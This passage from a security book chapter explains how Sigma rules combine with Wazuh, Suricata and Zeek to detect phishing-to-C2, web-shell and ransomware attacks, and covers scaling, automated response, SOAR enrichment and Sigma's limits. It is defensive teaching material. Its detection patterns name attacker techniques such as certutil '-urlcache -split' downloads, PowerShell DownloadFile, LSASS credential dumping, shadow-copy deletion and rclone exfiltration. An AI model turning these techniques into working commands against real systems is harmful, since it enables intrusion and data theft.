Zeek logs to detect beaconing (perhaps by using Sigma's regex support on connection timestamps or durations to find equal intervals—though a Sigma backend might have limitations here), or for Suricata to detect if multiple different alerts hit the same host in a pattern.

To give a concrete example, consider the case of a malware that uses certutil.exe (a Windows living-off-the-land tool) to download a payload, and then establishes a C2 over HTTPS to a suspicious domain. We could write a Sigma rule for Windows events, which would be: detect certutil.exe execution with a `-urlcache -split` argument (this is a known indicator of `certutil`, and is used for downloading). Separately, a Sigma rule for Zeek's DNS log could flag any DNS query to a domain on a watchlist of known C2 domains. On their own, each rule might catch something, but they paint a clearer picture when they are considered together. Hence, in practice, our SOC playbook might say that if we see the `certutil` download alert, *and* we see that host querying an uncommon domain within an hour, we will be highly confident about C2, and we can respond immediately. Chapters on ATT&CK mapping (*Chapter 6, ATT&CK Mapping and TTP-Based Detection*) and Threat Hunting (*Chapter 15, Threat Hunting with Sigma*) have delved deeper into how to form such hypotheses. However, the ability to write Sigma rules for both host and network data sources brings about this unified detection approach.

Case Studies: Sigma-Powered Detections in Action

To illustrate the practical impact of combining Sigma with open-source XDR tools, consider a few real-world inspired detection scenarios. In each case, Wazuh serves as the central nervous system, and ingests host and network data, while Sigma provides spots the malicious pattern.

Phishing to C2 Attack via Google Calendar

As reported by a security researcher in mid-2025, attackers sent phishing lures through Google Calendar invites, which quietly appeared on users' calendars. In a lab recreation of this attack, a user receives a calendar invite with a link that launches a PowerShell script on their machine when it is clicked. That script connects to an attacker's command-and-control (C2) server, and downloads a tool like `Mimikatz` using living-off-the-land techniques. Hence, detecting this multi-stage attack requires visibility into both the endpoint and the network. Wazuh (with the **Sysmon** agent on Windows) catches the host-side events such as PowerShell executing with unusual parameters and `CertUtil` making an outbound connection. At the same time, **Suricata** (monitoring network traffic) generates alerts for the

suspicious HTTP connection to an unknown server and perhaps for the signature of `Mimikatz`, if it is known. The Sigma rules come into play by correlating these indicators. A Sigma rule for Sysmon could flag any PowerShell command that uses `DownloadFile` or mentions `CertUtil`, and another Sigma rule for Suricata could look for network traffic to non-corporate domains by internal hosts. When these logs flow into Wazuh, the rules trigger and Wazuh raises alerts for the endpoint and the network. In the lab scenario, the team configured Wazuh to forward such alerts to Slack for immediate response. Thanks to Sigma's expressive tagging, the alerts were labeled with MITRE techniques like T1566 (Phishing) and T1105 (Ingress Tool Transfer), which help analysts quickly grasp the events. The **outcome was that the** phishing attempt was detected as soon as the user ran the payload. Wazuh's active response kicked in to isolate the host, cutting off the C2 channel, while an alert in Slack notified the on-call team to investigate. This case study therefore highlights how **a unified host-network detection pipeline** can stop a stealthy intrusion early—the calendar invite vector was novel, but the behaviors (suspicious PowerShell, outbound malware download) were caught by Sigma rules that were tuned to those activities.

Web Application Attack and Lateral Movement

In another example, imagine that an attacker targets a company's web application, by running DVWA (Damn Vulnerable Web App) as a test scenario. The attacker exploits a SQL injection in the web app, and then uploads a web shell. From there, they use the compromised web server to pivot into the internal network, perhaps by using **Plink** (PuTTY link) to create an SSH tunnel for lateral movement. Wazuh and Suricata, integrated with Sigma, can detect this chain. Suricata, while it is monitoring the web server's traffic, might fire an alert on the SQL injection or the web shell upload (if it is using known patterns, or via an emerging threat ruleset). Zeek could log the file upload, and even extract the script. On the host side, Wazuh's agent sees an unusual process (for example, cmd.exe or a Python process) spawned by the web server process—a strong indicator of a web shell in action. A Sigma rule for Linux process creation could flag a scenario where apache (or IIS on Windows) spawns a shell or strange binary. Additionally, Sigma rules can detect tunneling: for instance, a rule to catch plink.exe being run with parameters to forward ports. In a test where DVWA was attacked, a Suricata-Wazuh setup did catch cross-site scripting and

command injections, with Suricata alerting on the malicious payloads, and Wazuh logging the suspicious process executions on the server. With proper Sigma rules, these discrete alerts can be correlated. Hence, in practice, analysts would see multiple alerts around the same time on that server, which together indicate that the web has been compromised. The XDR platform could automatically elevate the severity when such a cluster of alerts occurs on one host. The response in this case might involve automatically stopping the web server service to halt the attacker's actions, and isolating the server if lateral movement is confirmed. Hence, this case demonstrates the value of **defense in depth**. The network sensors catch what is coming *into* the server, the host sensors catch what happens *on* the server, and the Sigma rules tie it together by recognizing patterns that indicate a serious breach.

Brute-Force and Ransomware Outbreak

Consider an internal threat scenario: a malicious or compromised insider tries to brute-force remote desktop (RDP) access within the enterprise, and upon succeeding, launches ransomware on the target server. Here, Zeek (or Wazuh itself) can notice the brute-force. Zeek, through its connection logs, might not label it directly, but a Sigma rule could detect numerous failed RDP connection attempts from one source to one destination in a short period. Wazuh's Windows event logs on the target will show failed login events (Event ID 4625), followed by a successful login (4624), which is a classic pattern. A Sigma correlation rule could elegantly capture "50 failed logins followed by one success by the same user within 5 minutes". Without native Sigma correlation, we would implement this via Wazuh's multi-event correlation (a rule with frequency and timeframe for failures, and another for the success). Once the attacker is in, they start encrypting the files. Wazuh's FIM (File Integrity Monitoring) or Sysmon can detect mass file modifications, and Wazuh's built-in ransomware rules might trigger in this case. The Sigma rules can supplement with logic like "multiple file rename events to .LOCKED extension", or specific ransomware mutex/process signatures. In a case study by a SOC team, they leveraged Sigma rules for known ransomware behaviors (like creating a ransom note file on disk, or the execution of vssadmin.exe deleting shadows). When combined with network data, Suricata might also have flagged the initial brute-force if it was over RDP (for example, Suricata has signatures for multiple failed

logins or use of the SMB/RDP protocols in unusual ways). Therefore, the **alert story** that unfolds could be: “Brute-force attack detected on Server X from IP Y” (network detection), “Successful login by abnormal user” (host log), and “Mass file changes indicative of ransomware on Server X” (host FIM detection). Even if each of these is powered by separate rules, the XDR can treat it as one incident when they all fire on the same asset. In an open-source stack, a SOAR playbook, or even Wazuh’s correlation can group them. The **response** might be fully automated—Wazuh’s active response can disable the compromised account and isolate Server X immediately, while an outbound firewall rule (via Suricata IPS or pfSense API) blocks IP Y. Therefore, the post-incident analysis, thanks to Sigma, is enriched with references—for instance, the Sigma rules might include links to a ransomware report, which can guide the team on where to look for decryption tools or further containment steps.

Hence, these case studies underscore a few key points: **Sigma rules make detections portable and sharable**. In other words, the same Sigma logic that one analyst writes for a phishing C2 scenario can be used by another team with a different tech stack (whether Wazuh, Splunk, or Elastic). The open-source XDR components (Wazuh, Suricata, Zeek, and so on) provide the raw data and enforcement hooks, while Sigma recognizes malicious patterns in that data. Therefore, by reviewing such use cases, teams can identify gaps in their telemetry or rules. For example, the calendar phishing case might reveal that you might need to enable Sysmon’s network logging (Event ID 3) to catch the PowerShell connection; the web shell case might deploy a Sigma rule for “web server spawning `cmd.exe`", if it is not already in place. Over time, a library of case-study-inspired Sigma rules can be built, each linked to a known TTP (Tactic, Technique, Procedure). Many community Sigma rules already map to these scenarios. Moreover, by leveraging them in Wazuh, even an open-source SOC can attain a level of detection coverage comparable to commercial solutions.

Performance Tuning and Scaling with Wazuh, Suricata, and Zeek

Deploying Sigma in an open-source XDR environment is powerful, but it also introduces **performance considerations**. Each component—the Wazuh manager, the indexer, the agents, Suricata, and Zeek—must be tuned to

handle potentially large volumes of data and complex analyses. Therefore, in this section, we will discuss the strategies to ensure that the system scales effectively without choking on the very data it is supposed to analyze.

Wazuh Manager and Indexer Scaling

Wazuh's backend relies on an **indexer (an OpenSearch-based engine)** cluster to store and query events. As the log volume grows, a single indexer node can become a bottleneck. Hence, scaling out the indexer tier is crucial for high volume—it is recommended to set up multiple data nodes, as well as dedicated master and coordinator nodes for stability. In community discussions, practitioners suggest clustering for heavy loads; for example, handling **hundreds of GB per day** may require a half a dozen Elasticsearch nodes working in tandem. One Reddit user managing ~20 GB/day of logs noted that using *3 hot nodes (8 CPU / 32 GB RAM each) plus warm nodes* to keep search performance acceptable, and extrapolated that 1 TB/day would require significantly more resources and careful planning. The Wazuh manager itself can also be clustered (Wazuh supports multi-master or master-worker cluster modes) to distribute agent load, and provide redundancy. If you have thousands of agents, running multiple Wazuh server instances behind a load balancer can prevent any single manager from becoming overwhelmed. **Tuning Wazuh** will thus include adjusting internal queues and analysis threads—for instance, increasing the analysis thread count if CPU is under-utilized, or raising the throughput of the internal log pipeline. Monitoring tools can reveal if the manager's event processing loop is lagging. A Wazuh blog in 2025 showed how measuring metrics like agent connection time, CPU usage, and indexing latency can guide scaling decisions. If the system shows high indexing latency, it is a sign the indexer cluster may need expansion or optimization (for example, using faster SSDs, tuning index refresh intervals, and so on). Wazuh's documentation also provides guidance on indexer tuning (such as heap size settings, index shard counts, and ILM policies to rollover/close indices to control disk I/O). In summary, to scale Wazuh, you must **add nodes and optimize configurations, such as** multiple indexers to handle write/read load, multiple managers for agent load, and the use of hot-warm-cold architecture for long-term log retention, so that the recent data is quick to query, while older data is stored more cheaply.

Suricata Performance Tuning

Suricata is well-known for its **multi-threaded engine** that can leverage modern multi-core systems for high throughput. By default, Suricata in "`autofp`" (auto flow-pinning) mode will distribute flows among CPU threads. Therefore, tuning Suricata starts with enabling enough threads to utilize all available CPU cores. The official guidance suggests using a number of worker threads equal to the number of cores (especially if the NIC and NUMA layout allow it). For instance, on a 16-core sensor, configuring 16 Suricata worker threads (and ensuring that the NIC's RSS is set to 16 queues) can dramatically boost the packet processing rate. Beyond thread count, one should consider **CPU affinity**, while pinning Suricata threads (and IRQs) to specific cores to reduce context switching and cache misses. Suricata's configuration allows setting CPU affinity for capture threads, decode threads, and so on, which will align them with NUMA nodes for optimal memory access. Another aspect is **Suricata rule tuning**. Loading thousands of Snort/Suricata rules can slow down processing, so, it is wise to only enable rule sets that are needed. If you integrate Suricata with Sigma, you might lean on Suricata mainly for known threat signatures (like exploit CVE rules, malware IOC rules) and rely on Sigma (in Wazuh) for behavioral logic. Thus, you could disable some overly noisy Suricata rules to save cycles. Suricata's performance can also be improved by adjusting packet capture modes. For example, using AF_PACKET with clustering, or specialized capture engines (like DPDK or PF_RING) on high-speed networks can significantly increase throughput. In high-bandwidth environments (for example 10 Gbps+), techniques like running multiple Suricata instances (each on a portion of traffic), or even a **Suricata cluster** may be needed. Though Suricata does not cluster in the same sense as Zeek, you can load balance traffic to multiple sensors. Logging output is another consideration: writing huge JSON logs (eve.json) can be I/O intensive. It might be beneficial to disable unnecessary logging. Suricata can log *everything* from DNS to HTTP to TLS information, but you might not need all those in Wazuh if Zeek covers them, or if you only care about alerts. In our context, focusing Suricata on generating alerts (security events) and basic flow logs; and letting Zeek handle rich protocol logging, can offload work. However, if Suricata is used for full NSM data, ensure that the system has fast disks, and consider rotating logs quickly to avoid giant files. Finally, do not neglect **memory**, as Suricata uses memory for packet buffers and

flow tracking; on a busy network, tune the flow timeout settings and memory caps to prevent drops. Therefore, you must check Suricata's stats to see if it is keeping up. No drops and low latency in alert generation are the signs of a well-tuned Suricata deployment.

Zeek Scaling Strategies

Zeek is slightly different: it is single-threaded per worker process. Therefore, scaling Zeek means to scale *horizontally* via its **cluster architecture**. In large environments, you will run a Zeek cluster with multiple worker nodes, each handling a portion of the traffic, as well as a manager and a logger node. For example, an organization monitoring a 5 Gbps link might deploy a load balancer, or use a switch's port mirroring with flow hashing to distribute connections across, say, 4 Zeek worker processes (which could be on one machine, or spread across a few machines). Each worker writes logs for its chunk of traffic, and a central logger collates them. The **manager node** coordinates and pushes configurations to workers. Zeek is optimized for high-volume logging, and can handle very large outputs, but one must ensure that the log transport mechanism is efficient. By default, the logs are written to disk locally, or in a cluster. They are then forwarded to the logger. If the volume is huge (hundreds of GB per day), using Zeek's JSON logging (with streaming), and writing to high-speed storage (or piping into Kafka) will prevent bottlenecks. It is also possible to integrate Zeek directly with Elastic, which might bypass Wazuh for some data. However, if we keep Zeek feeding Wazuh, a key performance tweak that could be observed is *filtering*. This is because Zeek could be configured to disable certain analyzers, or not log certain things. For instance, if you do not need Zeek's SMB logs or its packet content logs, you could turn those off to save space and processing time. Focus on the logs that matter to your detections, such as DNS, HTTP, connection logs, x509 if looking at certificates, and so on. Another performance tip is adjusting Zeek's **capture loss** settings, and monitoring its performance metrics. Zeek will report if it is dropping packets (`capture_loss.log`); therefore, if drops occur, you might need to increase the number of workers, or reduce the analysis load per worker. Pinning each Zeek worker to a CPU core and isolating them from other processes is a best practice to maximize performance. As networks approach 10G or 100G speeds, even a cluster of Zeek nodes might struggle unless using specialized load balancers; at this point, one might use hardware packet brokers to split

traffic across many sensors. The bottom line of using Zeek is that you might have to **scale out by adding workers/nodes**. However, Zeek was designed with this drawback in mind, and many large enterprises run Zeek clusters on fleets of commodity servers to handle multi-gigabit environments.

Wazuh Agent and Data Flow Tuning

On the agent side, a few tuning points ensure efficient operation. Wazuh agents can be set with a **memory buffer** for log collection to handle bursts. If a single agent is reading a very busy log (say, Suricata's `eve.json` during a flood of alerts), increasing the agent's internal queue size can prevent overflow. The agent `ossec.conf` allows tuning the `<localfile>` frequency —for near-real-time, a low interval (like 5 seconds) is good, but if the CPU is an issue, one might raise it slightly. Also, when reading JSON logs, Wazuh's JSON decoder can parse faster than regex-based text decoders. Therefore, it is wise to prefer JSON output (both Suricata and Zeek can produce JSON). In cases where Zeek produces many small log files (rotating frequently), ensure that the agent is configured to read new files (wildcards in `<localfile>` path, or using a tool to concatenate logs). Another consideration is **network bandwidth**; all the logs have to be sent from the agent to the Wazuh server. In distributed setups, if the sensors are remote, consider using Wazuh's capability to send events to an **agent cache** or message queue, or deploy distributed Wazuh managers (one per region) that forward alerts upstream. Therefore, this prevents saturating a WAN link with raw logs. Wazuh 4.x introduced some improvements in agent throughput, and even an optional message compression, which can be leveraged for heavy data transfers. Monitoring the Wazuh agent's CPU/RAM on sensor machines is also important; if an agent hogs too much CPU parsing logs, you might offload log pre-processing (for example, use Filebeat to send Zeek logs to Elastic directly for less critical data, and only send key alerts via Wazuh). This kind of hybrid pipeline can alleviate the load on Wazuh, while centralizing the important alerts.

In summary, **scaling open-source XDR is about identifying bottlenecks and addressing them in parallel**. Therefore, you must add hardware (scale out indexers, Suricata sensors, Zeek workers), fine-tune software (thread counts, pipeline intervals, index settings), and reduce the data load by being selective. A carefully tuned Wazuh+Suricata+Zeek deployment is therefore capable of handling very large environments—for instance, Security Onion

(which uses Zeek and Suricata with Elastic) is used in some deployments with thousands of endpoints. The key here is continuous performance monitoring. The system should be regularly checked for event latency, CPU usage, disk I/O, and network. Therefore, with open-source tools, you have the flexibility to tweak every knob, which can be daunting, but also empowering. This is because you are not caged within default limits and licensing; you can scale horizontally by spinning up more open-source components. Moreover, due to Sigma, your detection content scales with you; you can add more data sources, and still use the same Sigma rules to analyze them, provided you have tuned everything to handle the load.

Response Triggers and Action Mapping

Detection is only half of the XDR equation; the other half is **response**. Open-source XDR platforms like Wazuh not only generate alerts, but also support automated response actions when certain alerts occur. In Wazuh, this is handled by the **Active Response** module. Active Response allows you to predefine scripts or actions that will execute on an endpoint (or on the server side) when an alert meets specified criteria. These criteria can be a specific rule ID (for example, if rule “Malware Detection” triggers, run a quarantine script), a rule group (for example, any alert categorized as "`bruteforce`" triggers a block action), or a severity level threshold (for example, any alert with level ≥ 10 triggers a response). Hence, the Wazuh server can be configured to map alerts to responses easily— for instance, you might add this in the configuration: *if level >= 14 then run "disable-user.bat” on that agent* for extreme threats.

Additionally, Wazuh comes with a set of **response scripts** for common actions. Some examples include blocking an IP address via the host firewall, disabling a user account (on Windows or Linux), killing a process, or isolating a host from the network. These can be lifesavers in fast-moving attacks—imagine detecting ransomware encryption behavior, immediately stopping the process, and then disconnecting the machine from the network to halt the spread. Active responses in Wazuh can be **stateless** (one-time actions, like kill a process) or **stateful** (temporary actions that automatically revert after a set time, like block an IP for 10 minutes). This flexibility implies that you can choose to automatically remediate, and then roll back if

it was a false alarm, or the threat is contained. This step minimizes disruption.

Hence, mapping Sigma-based detections to responses requires a thoughtful strategy. Not every alert should trigger an automated action, otherwise you risk the cure being worse than the disease (for example, automatically shutting down a critical server due to a suspected threat that turns out to be harmless could impact business). Typically, high-confidence and high-severity detections are mapped to active responses. For instance, if a Sigma rule detects known malicious malware (by hash, or specific behavior) on an endpoint, one might configure Wazuh to run a script that attempts to remove the file, or block its execution. If Suricata raises an alert for a known critical exploit attempt on a web server, an automated response might inject a firewall rule to block that attacker's IP. Suricata itself, if run in IPS mode, can drop packets in real time as a response to its own detection (for example, drop traffic that matches certain rules), which is a form of direct response at the network level. In an XDR context, you could have multi-layered responses which can be: Suricata blocks the traffic, Wazuh still logs the attempt, and triggers a script on the server to tighten firewall, or alert an administrator.

Action mapping refers to designing the actions to map to specific alerts. A best practice is to maintain a response matrix—for each detection (or class of detections), you must define what automated action should occur, if any. For example:

- **Brute-Force Login Detected (Multiple Failed Logins)**: The action will be to temporarily block the source IP (stateful block for, say, an hour). Wazuh can execute a firewall block script on the host, or trigger a null route.
- **Malware File Hash Detected**: The action taken will be to create a quarantine file (if on an endpoint, the agent could delete or move the file to quarantine), and send a notification.
- **C2 Beacon Detected from Host**: The action for this case will be to isolate the host from the network by firewalling all outbound except to management, or by moving it to a quarantine VLAN if such integration exists.
- **Data Exfiltration Detected on Network**: If you are using Suricata, have it drop the connection; additionally, trigger Wazuh to log out the

user account, or halt the process involved.

Therefore, each of these mappings uses a combination of host and network controls. Wazuh's active response can operate on the endpoint (it has the context of the host), whereas Suricata's response (if IPS) operates on the network traffic. Together, they form a layered defense. It is thus important to test these response scripts, and ensure that they do not inadvertently cause harm. Wazuh documentation cautions that poorly implemented automatic rules/responses could themselves create vulnerabilities and outages. Hence, a common safe approach is to start with responses in "audit mode", or only take reversible actions. Then, you can gradually move to more aggressive responses once you are more confident.

Another aspect of response in open-source XDR is external integration. Not all response actions happen on the affected host. Sometimes, you may need to trigger a response action in other parts of your environment. For example, if an IoT device is compromised, you might not have an agent on it to run a script, but your Network Access Control (NAC) system could quarantine it on instruction. Hence, through Sigma-driven detection in Zeek/Suricata and the subsequent integration, you could call the NAC API to isolate the device. The flexibility of open source means that you can script these integrations; many SOCs use Python or PowerShell scripts to watch out for certain alerts, and then call out to other systems to neutralize threats. In summary, **response triggers** in an open XDR are the glue between detection and remediation. This is because they map the alert to a potential action. Wazuh provides a native way to do this mapping via its integration and active-response configuration, which makes it a true **detect-and-respond** engine, rather than an engine that just detects.

Alert Enrichment and SOAR Integration

When an alert fires—especially one that is based on a Sigma rule—analysts will want as much context as possible to understand, and then act on it. **Therefore, alert enrichment** is the process of adding additional information to an alert before it reaches the analyst. This makes the alert more informative, thereby reducing the time spent on investigation. In modern SOC workflows, enrichment might include elements like threat intelligence lookups (for example, if an IP appears in an alert, automatically include whether that IP is on any known blacklist, or find GeoIP information about

it), host context, user context, and mappings to frameworks like MITRE ATT&CK.

Sigma rules can help in enrichment because they often include metadata like **tags and references**. Many Sigma rules carry MITRE ATT&CK tactic/technique IDs in their tags, as well as references. Hence, when such a Sigma rule is triggered in a SIEM, the tags can be pulled into the alert. For example, if a Sigma rule for “Credential Dumping via LSASS” triggers, the alert might automatically be tagged with “TA0008 (Credential Access); T1003 (LSASS Memory)”. This gives the analyst a quick insight into the potential technique used, and where should they look next. Wazuh’s alert JSON can include the rule’s **groups, level, description, and MITRE mappings**. Therefore, if Sigma rules are converted to Wazuh rules, one should preserve this metadata, so that it shows up in the alert details presented to the analyst. Additionally, using Wazuh’s capability to add **custom fields or notes** in rules can provide analysts guidance (some rules include a brief description, or a recommendation note).

Therefore, beyond static metadata, dynamic enrichment often involves querying external services at alert time. Wazuh has an **Integrator module** for exactly this purpose. It can automatically send alert data to external APIs or tools. For instance, Wazuh can be configured to call the `VirusTotal` API whenever a malware-detection rule triggers, which sends the file hash from the alert to `VirusTotal`, and appends the reputation results to the alert. Similarly, Wazuh can send select alerts to a webhook for a SOAR platform, as described earlier. In fact, Wazuh provides an integration with Shuffle via the Integrator module (webhook-based alert forwarding), which can be used to trigger SOAR workflows for enrichment and response. Hence, by adding a Shuffle webhook in the Wazuh configuration and specifying filters (like alert level or rule group), Wazuh will forward those alerts to Shuffle in real time. Once inside a SOAR platform like Shuffle (or others such as TheHive, Cortex XSOAR, and so on), you can build playbooks that perform a variety of enrichment tasks like looking up the asset in CMDB to get its business role, querying an IP reputation service for any network indicators, pulling logs from other systems for a broader view, and so on. The enriched data can then be annotated onto the alert, or used to make automated decisions (for example, if an IP is confirmed malicious by threat intelligence, escalate the alert to high severity, and assign it to Tier-2 immediately).

An example integration workflow might be:

A Sigma rule detects possible data exfiltration via **`rclone`** (a cloud storage tool) on a server. Wazuh raises an alert with Sigma's tags (which indicates that it is related to data exfiltration technique T1048). Hence, Wazuh's integrator sends this alert to Shuffle via webhook. Now, Shuffle's workflow kicks in—it takes the file hash or the remote IP from the alert, and queries an open threat intelligence API (say, Maltiverse or VirusTotal) to see if it is known bad. It also queries an internal asset database to fetch the asset owner and criticality. Now Shuffle updates this alert: "File hash was **MALICIOUS** according to VirusTotal (50/70 detections). Host is a database server in production, owner: John Doe, criticality: High". The SOAR could then automatically create a ticket in a tracking system (or in TheHive case management), along with this information. Therefore, the resulting alert that lands in front of an analyst is no longer a raw detection of "rclone process running", but a contextualized incident, which notifies: *"Potential data exfiltration detected on high-value server DB01 (owner: John Doe). Malicious file transfer to cloud storage (indicator confirmed by VirusTotal). ATT&CK technique T1048"*. Thus, this level of enrichment and context dramatically reduces the time an analyst spends gathering information, and increases their confidence in taking action.

Open-source SOAR solutions (like Shuffle or StackStorm, or case management like TheHive) are a natural extension of an open XDR stack. They allow teams to codify their response workflows. In our context, Sigma rules feed consistent alerts into the system; the SOAR ensures that each alert is handled consistently—whether that means automatically closing false positives (for example, if further checks show it is benign), or escalating real threats. Therefore, Wazuh's ability to integrate with such systems via webhooks and APIs is a huge advantage. Even without a full SOAR, Wazuh can send notifications to collaboration tools like Slack or PagerDuty, so that the right people are aware of important alerts. For instance, an alert of level 15 (critical) could be sent to PagerDuty to wake up the on-call responder at 2 AM, while the lower severity ones might just go to Slack for the morning review. All of these are configured through the integrator module with simple filters for level, rule groups, and so on, as shown in Wazuh documents.

Finally, enrichment can also involve **linking alerts to external knowledge bases**. Since Sigma rules often have reference URLs (to GitHub issues, to cybersecurity reports, and so on), an enriched alert could present a direct

link, for example, “Refer to Microsoft Threat Report on APT29 for details”. Therefore, if an organization maintains an internal Wiki or runbook for certain alerts, those can be referenced by rule ID. All these practices turn raw alerts into actionable intelligence, which is the core promise of XDR. This is not just about detecting across many sources, but doing so in a way that the response can be swift and smart. Therefore, by combining Sigma’s portable detection logic with Wazuh’s collection and response capabilities, and then layering enrichment and automation through SOAR, even a fully open-source stack can achieve a level of detection and response sophistication on par with (or even exceeding) many commercial solutions. The result is a streamlined pipeline like this: **Collect (Wazuh + Suricata/Zeek) → Detect (Sigma rules) → Alert → Enrich/Respond (Wazuh Active Response + SOAR)**. Ultimately, this pipeline is an effective defense against real-world threats.

Limitations and Challenges of Sigma in Open-Source XDR

While Sigma is a powerful “universal translator” for detection logic, there are some inherent limitations and challenges when using it in an open-source XDR context. Hence, understanding these pain points can help a team plan mitigation strategies, and set the right expectations for their detection program. Moreover, in this section, we will outline a few key challenges like **conversion gaps, complex logic constraints, maintenance overhead, and integration latency**.

Conversion Gaps between Sigma and Wazuh

As discussed earlier, Sigma rules often need to be converted into the native rule syntax of the tool (Wazuh, in our case). However, not every Sigma construct translates cleanly to a Wazuh rule. **Wazuh’s rule engine (OSSEC-based)** has some logic limitations—it does not natively support OR conditions across different fields in a single rule, and correlation (multi-event) rules are somewhat basic (they rely on counting frequencies or sequences via rule IDs). This means that a complex Sigma rule might turn into **multiple Wazuh rules,** or even be impossible to fully express. For example, a Sigma rule that defines a condition such as ((process is cmd.exe OR powershell.exe) AND command line contains ‘-enc’ AND network

connection to an external IP) uses logical operators (AND/OR), where '-enc' refers to the PowerShell EncodedCommand parameter, and can be expressed as a single rule in Sigma, but in Wazuh you would likely split it into two rules (one for CMD, one for PowerShell), or use a more convoluted approach, because the "OR" on process name combined with an "AND" on other conditions cannot be done in one rule. This challenge was already noted in our Sigma-to-Wazuh mapping discussion. The implication here will be that detection engineers must sometimes **simplify or refactor Sigma logic** for Wazuh, which is a tedious and error-prone task. It is a limitation of the current Wazuh engine. However, there are ongoing improvements—for instance, Wazuh has been gradually enhancing its correlation capabilities, and Sigma v2's correlation feature could be leveraged by higher-level logic outside Wazuh, but as of now, complex Sigma rules need careful handling. Another gap is data type handling. Sigma might look for an integer field (for example, a port number greater than 1024), but Wazuh's engine treats all fields as strings for matching. Therefore, numeric comparisons are not straightforward. Similarly, Sigma regex conditions have to be translated to Wazuh's regex syntax, which might not support all PCRE features. These conversion gaps mean that some Sigma rules (especially those using advanced modifiers or correlation) cannot be automatically converted with 100% fidelity. The team might have to manually adjust those or accept a partial detection. It is a **moving target**, though; as Sigma evolves, and as open-source tools adopt Sigma's schema (for instance, the community might extend Wazuh to directly support Sigma's AST via pySigma), this gap could narrow. For now, one should approach Sigma integration with the knowledge that "**one size fits all**" is not entirely true; some tailoring is needed as per the platform used.

Maintaining Decoders and Field Consistency

Sigma's effectiveness in XDR is only as good as the data you feed it. Therefore, the challenge is to ensure that **all the relevant log sources are parsed and normalized,** so that Sigma rules can be applied. In an open-source stack, adding a new log source (say a SaaS application log or a new firewall) might require writing a Wazuh decoder for it. If the decoder is not precise, the Sigma rules might not match. For example, suppose you ingest logs from a custom application into Wazuh—you would need to create decoders that extract fields (IP addresses, user names, actions), and name

them meaningfully. If you name them in line with Sigma's expected fields or ECS, you can use existing Sigma rules; if not, you might have to modify Sigma rules to use your field names. This creates a maintenance burden; you must maintain a mapping layer (either in your Sigma conversion pipeline, or in the documentation) that maps Sigma fields to your environment's fields.

The **field naming problem** is so notorious that SigmaHQ explicitly addresses it, and encourages reuse of existing taxonomies like Elastic ECS, Splunk Common Information Model, and so on. In an open-source XDR, you might not have a fully consistent schema across all tools. Therefore, tools like Elastic Security have an advantage here, as they can enforce ECS across sources, and simplify Sigma translation. However, with Wazuh, one has to be careful while aligning the data. If it is not managed properly, it can lead to a challenge where a Sigma rule does not fire, and you realize it is because, say, the Suricata source IP field was not exactly what the Sigma rule expected (`src_ip` vs `source.ip` difference, for example). Overcoming this means to invest time in decoder tuning, and perhaps contributing back to Wazuh community decoders for common schemas. It is a grueling challenge, but once it is resolved for a log source, it becomes more reusable.

Volume of Sigma Rules and Alert Fatigue

Sigma's community offers **3,000+ rules** that address a vast array of threats. It might be tempting to turn them all on, but an open-source SOC must be wary of **overloading the system and analysts**. Not every Sigma rule is relevant to every environment (for example, rules for Linux-specific attacks in a Windows-only shop, or vice versa). Deploying all of them can result in a flood of alerts, many of which might be false positives, if they are not tuned. This is a challenge of curation—one needs to sift through the Sigma repository, and select or prioritize rules that address the top risks and assets in your organization. Additionally, each Sigma rule consumes resources when running. Thus, having thousands of active detection rules can impact search performance and indexing. This is because each event has to be checked against many rules during the ingest phase. Wazuh is pretty efficient in rule matching, but the community tool Sigma-to-Wazuh might dump hundreds of Wazuh rules if you feed it many Sigma files. Thereafter, Wazuh will load them all, and evaluate incoming events against them. It is generally fine, but extreme cases or highly complex rules could introduce a lag. Therefore, the challenge is **quality over quantity**; open XDR teams should

treat Sigma rules like a codebase, while performing regular reviews, and also pruning unnecessary ones. We might also face the issue of **rule updates**, as Sigma rules are updated whenever new false positives are found, or threats evolve. Therefore, if you have converted Sigma rules at one point in time, you need a process to update your Wazuh rules whenever the Sigma source rule updates. Without a commercial platform to manage this, the onus falls on the analysts to manually track changes in the Sigma repository, or to integrate a pipeline that auto-pulls updates and reconverts them periodically. This maintenance overhead is a hidden challenge, as you do not want to be running an outdated rule that misses a new variant of an attack or, worse, one that is known to be buggy and triggers on benign events. Therefore, some teams mitigate this by subscribing to Sigma rule release notes, or by using a git watcher on the Sigma repository to see what changes. Still, it must be scheduled.

Real-Time Correlation and Context

Sigma, by design, is mostly stateless (each rule looks at events in isolation unless you use the new correlation construct). In a true XDR, however, we often want a multi-event context; for instance, “alert if sequence A then B then C occurs”, or “alert if 5 different alerts all happen on the same host”. Sigma’s correlation rules in v2.0 aim to handle event counting and temporal sequences, but not all SIEM backends support them yet. Hence, in an open-source stack, implementing these correlations might require additional tools or manual methods. Wazuh, for instance, can correlate to a degree (via its **CDB lists and rule grouping** or scripts), but something like identifying “multiple Sigma alerts on one entity” is not straightforward out-of-the-box. This means that Sigma can suffer from **alert fragmentation** in an open-source XDR—you get individual alerts for each suspicious event, and it depends on the analyst or a SOAR system to piece them together. Some commercial SIEMs have built-in correlation engines that can take Sigma outputs and form incidents (Microsoft Sentinel’s Fusion, Splunk’s Enterprise Security correlations, and so on), but with Wazuh + OS tools, you may need to script it, or rely on a case management system like TheHive for alert grouping. In short, Sigma gives you the alerts, but constructing the incident story might need extra elements in the open-source world. Hence, this is both a challenge and an opportunity, as it is not automatic, but it provides

you the chance to script tailored correlations in a SOAR playbook if you have the resources.

False Sense of Security and Gaps

Finally, we might encounter a somewhat philosophical challenge. Sigma rules cover mostly known techniques that can be described from log patterns. If something is not well covered by the community rules (say, a very new attack technique, or something very environment-specific), you will not be able to detect it with only Sigma. Therefore, open-source XDR users must remember that Sigma is a **means to encode human knowledge**; it does not replace having skilled analysts and threat hunters who look for novel patterns. There is a risk of importing a large Sigma rule set and thinking that everything has been covered. In reality, one must validate that rules actually fired in tests, such as doing simulation exercises, or running adversary emulation to see if Sigma rules catch them. Some rules might not work in your setup even if everything is correct, simply because the log source is not enabled (for example, a Sigma rule for detecting LSASS dumping via Sysmon will do nothing if you do not have Sysmon running on endpoints). This ties back to integration challenges like ensuring **log source coverage** for each Sigma rule. Sigma helps by indicating required log source in the rule's header (`logsource` field). Hence, it is wise to cross-check it against your data inventory. For example, you might have 500 Sigma rules for Windows events, but if you are not collecting certain Windows Event IDs, those rules will never fire. Thus, a challenge is maintaining a **detection coverage map**. This means to know the Sigma rules that are active and effective, and the potential gaps that exist. Open source tools for attack simulation (like Atomic Red Team) can be used to systematically test your Sigma rules, but that requires effort. Hence, without a commercial support structure, using Sigma in an open-source XDR means that the team has to own the entire 